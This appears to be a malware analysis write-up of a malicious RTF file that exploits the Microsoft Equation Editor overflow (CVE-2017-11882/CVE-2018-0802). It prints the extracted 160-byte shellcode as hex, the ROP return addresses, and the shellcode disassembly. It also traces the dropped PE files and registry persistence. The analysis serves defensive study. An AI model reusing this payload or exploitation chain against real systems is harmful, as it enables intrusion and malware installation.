
Ghost Team

I.Overview



II. Analysis

1. It's a function, not a bug!

Before any deep dive analysis, i had wasted so much time monitoring the behavior of this sample. I found out that it dropped 3 different files to `%tmp%`.

However, what is more interesting is that those 3 files are dropped even before the vulnerable `EQNEDT32.exe` started.

Finally, i have figured out. It's a function of RTF file. `https://www.mcafee.com/blogs/internet-security/dropping-files-temp-folder-raises-security-concerns/`

```
id |index     |OLE Object
---+----------+-------------------------------------------------------------
0  |00000956h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 832
   |          |OLE Package object:
   |          |Filename: 'a'
   |          |Source path: 'C:\\Users\\AAAAAA\\Desktop\\a'
   |          |Temp path = ''
   |          |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
   |          |File Type: Unknown file type
---+----------+-------------------------------------------------------------
1  |0000172Bh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 22153
   |          |OLE Package object:
   |          |Filename: 'tmp'
   |          |Source path: 'C:\\Users\\AAAAAA\\Desktop\\tmp'
   |          |Temp path = ''
   |          |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
   |          |File Type: Unknown file type
---+----------+-------------------------------------------------------------
2  |0000D682h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 44265
   |          |OLE Package object:
   |          |Filename: 'tnp'
   |          |Source path: 'C:\\Users\\AAAAAA\\Desktop\\tnp'
   |          |Temp path = ''
   |          |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
   |          |File Type: Unknown file type
---+----------+-------------------------------------------------------------
```

By just opening the file, those malicious `Package` object will be dumped to `%tmp%` automatically!


2. Exploitation

[+] EQNEDT32.exe

Using `rtfobj` tool, we can see this sample abuse `CVE-2017-11882` or `CVE-2018-0802` on Microsoft Equation Editor `EQNEDT32.EXE`

```
---+----------+-------------------------------------------------------------
3  |00024171h |format_id: 2 (Embedded)
   |          |class name: b'Equation.3'
   |          |data size: 3072
   |          |MD5 = 'b67bc081c91672b608665f64071676ef'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+-------------------------------------------------------------
```

At the time of analysis, `EQNEDT32.EXE` is no longer exists in an up-to-date version of Microsoft Windows. So in order to debug the sample, we have to setup an environment for it to run. This report uses the below version of `EQNEDT32.EXE`



[+] Where's the payload?

Using information from `rtfobj` we can see the equation object starts from offset `0x00024171`

```
00024140  31 34 30 30 30 30 30 30 7D 7D 7D 7D 7D 7B 5C 6F 62 6A 65 63 74 5C 6F 62 6A 75 70 64 61 74 65 5C  14000000}}}}}{\object\objupdate\
00024160  6F 62 6A 65 6D 62 7B 5C 2A 5C 6F 62 6A 64 61 74 61 20 30 31 30 35 30 30 30 30 30 32 30 30 30 30  objemb{\*\objdata 01050000020000
00024180  30 30 30 62 30 30 30 30 30 30 30 34 35 37 31 37 35 36 31 37 34 36 39 36 66 36 65 32 65 33 33 30 30  000b00000045717561746 96f6e2e3300
000241A0  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 63 30 30 30 30 0D 0A 64 30 63 66 31 31  00000000000000000000c0000..d0cf11
000241C0  65 30 61 31 62 31 31 61 65 31 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  e0a1b11ae10000000000000000000000
000241E0  30 30 30 30 30 30 30 30 30 30 30 33 65 30 30 30 30 33 30 30 66 65 66 66 30 39 30 30 30 36 30 30 30  00000000003e000300feff0900060000
00024200  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 31 30 30  00000000000000000001000000010000
00024220  30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30 30 30 30 30 30 30 32 30 30 30 30 30 30 0D 0A 30 31  00000000000100000020000000..0100
00024240  30 30 30 30 66 65 66 66 66 66 66 66 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 66 66 66 66  0000feffffff00000000000000000ffff
00024260  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
00024280  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
000242A0  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 0D 0A 66  ffffffffffffffffffffffffffff..ff
000242C0  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
000242E0  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
00024300  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
00024320  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 0D 0A  ffffffffffffffffffffffffffffff..
00024340  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
00024360  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
00024380  66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffffffffffffffffffffff
```

It contains some noisy entries (header and stuff...) , we need to find the exact offset of the actual payload.

More about Equation Editor object:

`https://rtf2latex2e.sourceforge.net/MTEF3.html#versions`

The payload is located at offset `0x25402`

```
000253E0  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  00000000000000000000000000000000
00025400  0D 0A 31 63 30 30 30 30 30 30 30 30 32 30 30 62 65 63 33 63 35 30 30 30 30 30 30 30 30 30 30 30  ..1c0000000200bec3c5000000000000
00025420  30 30 32 38 32 34 36 38 30 30 37 63 61 38 36 39 30 30 30 30 30 30 30 30 30 30 30 30 33 30 31 30  00282468007ca8690000000000030101
00025440  30 33 30 61 30 61 30 38 30 32 38 31 39 30 39 30 39 30 39 30 38 62 65 63 33 33 63 30 66 65 63 34  030a0a080281909090908bec33c0fec4
00025460  32 62 65 30 38 39 36 35 65 63 32 62 65 30 38 39 36 35 66 38 66 66 37 35 65 63 35 30 30 64 34 30  2be08965ec2be08965f8ff75ec500d40
00025480  36 38 34 36 30 31 32 35 34 30 36 38 34 36 31 30 38 39 34 35 66 63 38 62 66 38 38 62 33 30 36 36  6846012540684610894 5fc8bf88b3066
000254A0  33 33 66 36 33 33 64 62 34 33 63 31 65 33 31 30 38 62 34 64 66 38 63 37 30 31 34 37 36 35 37 34  33f633db43c1e3108b4df8c701476574
000254C0  35 34 63 37 34 31 30 34 36 35 36 64 37 30 35 30 63 37 34 31 30 38 36 31 37 34 36 38 34 31 38 38  54c74104656d7050c741086174684188
000254E0  35 39 30 63 66 66 37 35 66 38 35 36 32 62 66 33 66 66 35 37 35 30 38 35 63 30 37 34 66 33 66 66  590cff75f8562bf3ff575085c074f3ff
00025500  64 30 36 61 30 32 66 66 37 35 66 38 38 62 34 64 65 63 35 31 30 33 63 38 63 36 30 31 36 31 38 38  d06a02ff75f88b4dec5103c8c6016188
00025520  35 39 30 31 39 30 66 66 35 37 32 30 38 39 34 35 66 34 36 61 34 30 33 33 63 30 62 34 31 30 35 30  590190ff57208945f46a4033c0b41050
00025540  35 30 33 33 63 30 35 30 66 66 35 37 39 38 38 39 34 35 66 30 33 33 64 62 62 37 30 34 35 33 35 30  5033c050ff57988945f033dbb7045350
00025560  66 66 37 35 66 34 66 66 35 37 30 63 66 66 36 35 66 30 63 63 63 61 34 37 65 32 33 64 63 61 34 37  ff75f4ff570cff65f0ccca47e23dca47
00025580  65 32 33 64 65 32 63 66 34 34 30 30 31 31 34 66 35 31 35 32 35 33 35 34 35 35 35 36 35 37 35 38  e23de2cf4400114f5152535455565758
000255A0  35 39 35 61 35 62 35 63 35 64 35 65 35 66 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31  595a5b5c5d5e5f6161616161616161 61
000255C0  36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31  6161616161616161616161616161 6161
000255E0  36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 30 30 30 30 30 30 30 30 30 30  6161616161616161616100000000 00
00025600  30 30 34 35 30 0D 0A 30 37 31 30 30 37 35 30 30 36 31 30 30 37 34 30 30 36 39 30 30 36 66 30 30  00450..07100750061007400690 06f00
00025620  36 65 30 30 32 30 30 30 34 65 30 30 36 31 30 30 37 34 30 30 36 39 30 30 37 36 30 30 36 35 30 30  6e0020004e006100740069007600 6500
```

Payload:

```
909090908bec33c0fec42be08965ec2b
e08965f8ff75ec500d40684601254068
46108945fc8bf88b306633f633db43c1
e3108b4df8c70147657454c74104656d
7050c741086174684188590cff75f856
2bf3ff575085c074f3ffd06a02ff75f8
8b4dec5103c8c6016188590190ff5720
8945f46a4033c0b410505033c050ff57
988945f033dbb7045350ff75f4ff570c
ff65f0ccca47e23dca47e23de2cf4400

(160 bytes)
```

[+] Inside EQNEDT32.exe

This is the function which causes overflow

```
.text:004217B4                 lea     eax, [ebp+logFontA]
.text:004217BA                 push    eax             ; lParam
.text:004217BB                 mov     eax, dword ptr [ebp+arg_4]
.text:004217BE                 push    eax             ; __int16
.text:004217BF                 mov     eax, [ebp+payload]
.text:004217C2                 push    eax             ; lpLogfont
.text:004217C3                 call    sub_421E39
```

The first parameter is a pointer to our payload on the stack, the third one is a pointer to a `LOGFONTA` struct.

```
typedef struct tagLOGFONTA {
  LONG lfHeight;
  LONG lfWidth;
  LONG lfEscapement;
  LONG lfOrientation;
  LONG lfWeight;
  BYTE lfItalic;
  BYTE lfUnderline;
  BYTE lfStrikeOut;
  BYTE lfCharSet;
  BYTE lfOutPrecision;
  BYTE lfClipPrecision;
  BYTE lfQuality;
  BYTE lfPitchAndFamily;
  CHAR lfFaceName[LF_FACESIZE];
} LOGFONTA, *PLOGFONTA, *NPLOGFONTA, *LPLOGFONTA;
```

Inside `sub_421E39` we can see this instruction at address `0x00421e5e` which is responsible for string copying.

```
.text:00421E3E                 push    edi
.text:00421E3F                 mov     edi, [ebp+lpLogfont]
.text:00421E42                 mov     ecx, 0FFFFFFFFh
.text:00421E47                 sub     eax, eax
.text:00421E49                 repne scasb
.text:00421E4B                 not     ecx
.text:00421E4D                 sub     edi, ecx
.text:00421E4F                 mov     eax, ecx
.text:00421E51                 mov     edx, edi
.text:00421E53                 mov     edi, [ebp+struc_font]
.text:00421E56                 add     edi, 1Ch        ; struct_font+28
.text:00421E59                 mov     esi, edx        ; payload
.text:00421E5B                 shr     ecx, 2
.text:00421E5E                 rep movsd               ; copy string
.text:00421E60                 mov     ecx, eax
.text:00421E62                 and     ecx, 3
```

Our payload is `160` in size, but according to the above struct, the size of `lfFaceName` is const `LF_FACESIZE = 32`. This will trigger a stack overflow vulnerability.

Eventually, the payload will overflow the return address of function `sub_421774` at `0x0019f1c8`.

```
0019F1B4  F0458998
0019F1B8  04B7DB33
0019F1BC  75FF5053  shell32.75FF5053
0019F1C0  0C57FFF4
0019F1C4  CCF065FF
0019F1C8  3DE247CA  eeintl.3DE247CA
0019F1CC  3DE247CA  eeintl.3DE247CA
0019F1D0  0044CFE2  eqnedt32.0044CFE2
0019F1D4  00000001
0019F1D8  0019F1EC
0019F1DC  0019F444
0019F1E0  00534144
```

Let's see what we have at `0x3DE247CA`

```
3DE247CA   C3          ret
3DE247CB   0067 00     add byte ptr ds:[edi],ah
3DE247CE   5A          pop edx
3DE247CF   0052 01     add byte ptr ds:[edx+1],dl
```

It looks like a ROPchain to shellcode on the stack.

`0x0044CFE2`

```
0044CFE2   83C4 24     add esp,24
0044CFE5   C3          ret
0044CFE6   B8 FFFFFFFF mov eax,FFFFFFFF
```

The stack after `add esp, 24`

```
0019F1E0  00534144
0019F1E4  00000000
0019F1E8  00534144
0019F1EC  00000008
0019F1F0  0019F318
0019F1F4  0043B466  return to eqnedt32.0043B466 from eqnedt32.004214C6
0019F1F8  0019F214
0019F1FC  00190081
0019F200  0019F444
0019F204  00534144
0019F208  00000000
0019F20C  00190081
```

Here the stack size is reduced by 0x24, neatly set the shellcode's address `0x0019F214` to the return address.

```
0019F214    90                  nop
0019F215    90                  nop
0019F216    90                  nop
0019F217    90                  nop
0019F218    8BEC                mov ebp,esp
0019F21A    33C0                xor eax,eax
0019F21C    FEC4                inc ah
0019F21E    2BE0                sub esp,eax
0019F220    8965 EC             mov dword ptr ss:[ebp-14],esp
0019F223    2BE0                sub esp,eax
0019F225    8965 F8             mov dword ptr ss:[ebp-8],esp
0019F228    FF75 EC             push dword ptr ss:[ebp-14]
0019F22B    50                  push eax
0019F22C    0D 40684601         or eax,1466840
0019F231    25 40684610         and eax,10466840
0019F236    8945 FC             mov dword ptr ss:[ebp-4],eax
0019F239    8BF8                mov edi,eax
```

3. Malware

[+] Shellcode in EQNEDT32.exe

First, it gets the full path to the folder `Temp`.

```
0019F260  FF75 F8      push dword ptr ss:[ebp-8]          [ebp-8]:"GetTempPathA"
0019F263  56           push esi
0019F264  2BF3         sub esi,ebx
0019F266  FF57 50      call dword ptr ds:[edi+50]         GetProcAddress : GetTempPathA
0019F269  85C0         test eax,eax
0019F26B  74 F3        je 19F260
0019F26D  FFD0         call eax                           GetTempPathA
0019F26F  6A 02        push 2
0019F271  FF75 F8      push dword ptr ss:[ebp-8]          [ebp-8]:"GetTempPathA"
0019F274  8B4D EC      mov ecx,dword ptr ss:[ebp-14]
0019F277  51           push ecx
```

Next, it opens `%tmp%\\a` which had already been dropped when the sample was opened, allocates a buffer of `0x1000` bytes and writes file's content to it.

```
0019F26F  6A 02        push 2
0019F271  FF75 F8      push dword ptr ss:[ebp-8]
0019F274  8B4D EC      mov ecx,dword ptr ss:[ebp-14]      [ebp-14]:"C:\\Users\\EaZyq\\AppData\\Local\\Temp\\a"
0019F277  51           push ecx
0019F278  03C8         add ecx,eax
0019F27A  C601 61      mov byte ptr ds:[ecx],61           61:'a'
0019F27D  8859 01      mov byte ptr ds:[ecx+1],bl
0019F280  90           nop
0019F281  FF57 20      call dword ptr ds:[edi+20]         OpenFile
0019F284  8945 F4      mov dword ptr ss:[ebp-C],eax
0019F287  6A 40        push 40
0019F289  33C0         xor eax,eax
0019F28B  B4 10        mov ah,10
0019F28D  50           push eax
0019F28E  50           push eax
0019F28F  33C0         xor eax,eax
0019F291  50           push eax
0019F292  FF57 98      call dword ptr ds:[edi-68]         VirtualAlloc(0, 0x1000, 0x1000, 0x40)
0019F295  8945 F0      mov dword ptr ss:[ebp-10],eax
0019F298  33DB         xor ebx,ebx
0019F29A  B7 04        mov bh,4
0019F29C  53           push ebx
0019F29D  50           push eax
0019F29E  FF75 F4      push dword ptr ss:[ebp-C]
0019F2A1  FF57 0C      call dword ptr ds:[edi+C]          lread(hFile, lpBuffer, size=0x400)
0019F2A4  FF65 F0      jmp dword ptr ss:[ebp-10]
0019F2A7  CC           int3
0019F2A8  CA 47E2      ret far E247
```

Then with the following `jmp` instruction, the program starts to execute code in file `%tmp%\\a`

[+] a

It starts by using a combo of API

```
OpenFile
VirtualAlloc
lread
```

to load the content of `%tmp%\\tmp` to decrypt with xor key `AFBECDFA`

Content of `%tmp%\\tmp` after the decryption:

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct

```
Address   Hex                                              ASCII
04250000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
04250010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
04250020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04250030  00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00  ............Ø...
04250040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
04250050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
04250060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
04250070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
04250080  A3 4D 28 0D E7 2C 46 5E E7 2C 46 5E E7 2C 46 5E  £M(.ç,F^ç,F^ç,F^
04250090  E2 0E 63 5E E2 2C 46 5E E7 2C 47 5E E8 2C 46 5E  â.c^â,F^ç,G^è,F^
042500A0  0F 33 42 5E E4 2C 46 5E 64 30 48 5E E6 2C 46 5E  .3B^ä,F^d0H^æ,F^
042500B0  0F 33 4C 5E EC 2C 46 5E E7 2C 46 5E E2 2C 46 5E  .3L^ì,F^ç,F^â,F^
042500C0  17 33 4D 5E E6 2C 46 5E 52 69 63 68 E7 2C 46 5E  .3M^æ,F^Richç,F^
042500D0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L...
042500E0  DF F8 8E 3A 00 00 00 00 00 00 00 00 E0 00 0F 01  ßø.:........à...
042500F0  0B 01 06 14 00 10 00 00 00 20 00 00 00 00 00 00  ......... ......
04250100  03 11 00 00 00 10 00 00 00 20 00 00 00 00 00 30  ......... .....0
04250110  00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00  ................
04250120  04 00 00 00 00 00 00 00 00 40 00 00 00 10 00 00  .........@......
04250130  38 20 01 00 02 00 00 00 00 00 10 00 00 10 00 00  8 ..............
04250140  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
04250150  00 00 00 00 00 00 00 00 A1 12 00 00 76 00 00 00  ........¡...v...
04250160  00 30 00 00 C8 0A 00 00 00 00 00 00 00 00 00 00  .0..È...........
04250170  00 40 00 00 A0 15 00 00 00 00 00 00 00 00 00 00  .@.. ...........
04250180  88 14 00 00 38 00 00 00 00 00 00 00 00 00 00 00  ....8...........
04250190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
042501A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

It's obvious that this is a PE file.

`%tmp%\\tmp` is then be moved to `%localappdata%\\Microsoft\\OutExp.exe`

```
    77 F1        ja 23C00EC
    FF75 F8      push dword ptr ss:[ebp-8]        [ebp-8]:"C:\\Users\\EaZyq\\AppData\\Local\\Microsoft\\OutExp.exe"
    FF75 EC      push dword ptr ss:[ebp-14]       [ebp-14]:"C:\\Users\\EaZyq\\AppData\\Local\\Temp\\tmp"
    8B55 FC      mov edx,dword ptr ss:[ebp-4]
EIP FF52 08      call dword ptr ds:[edx+8]        MoveFileA
    837D E0 00   cmp dword ptr ss:[ebp-20],0
```

The same process goes for `%tmp%\\tnp`, the output file is `%localappdata%\\Microsoft\\OUTLLIB.dll`


EaZyq > AppData > Local > Microsoft

Search Microsoft

Name	Date modified	Type	Size
OneAuth	6/4/2023 9:46 AM	File folder	
OneDrive	6/5/2023 8:47 AM	File folder	
PenWorkspace	11/24/2022 10:13 PM	File folder	
PlayReady	11/24/2022 9:52 PM	File folder	
TokenBroker	11/24/2022 9:53 PM	File folder	
Vault	11/24/2022 9:52 PM	File folder	
VisualStudio	3/6/2023 7:35 PM	File folder	
VSApplicationInsights	3/6/2023 7:12 PM	File folder	
VSCommon	3/6/2023 7:34 PM	File folder	
Windows	6/4/2023 9:12 AM	File folder	
Windows Live	6/4/2023 8:10 PM	File folder	
WindowsApps	6/3/2023 6:51 PM	File folder	
Word	6/3/2023 7:05 PM	File folder	
XboxLive	6/3/2023 6:34 PM	File folder	
OutExp.exe	6/7/2023 3:04 PM	Application	22 KB
OUTLLIB.dll	6/7/2023 3:05 PM	Application extension	43 KB


Finally, it creates an entry in `Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows` to achieve persistence using a series of APIs:

```
RegCreateKeyExA
RegSetValueExA
RegCloseKey
```



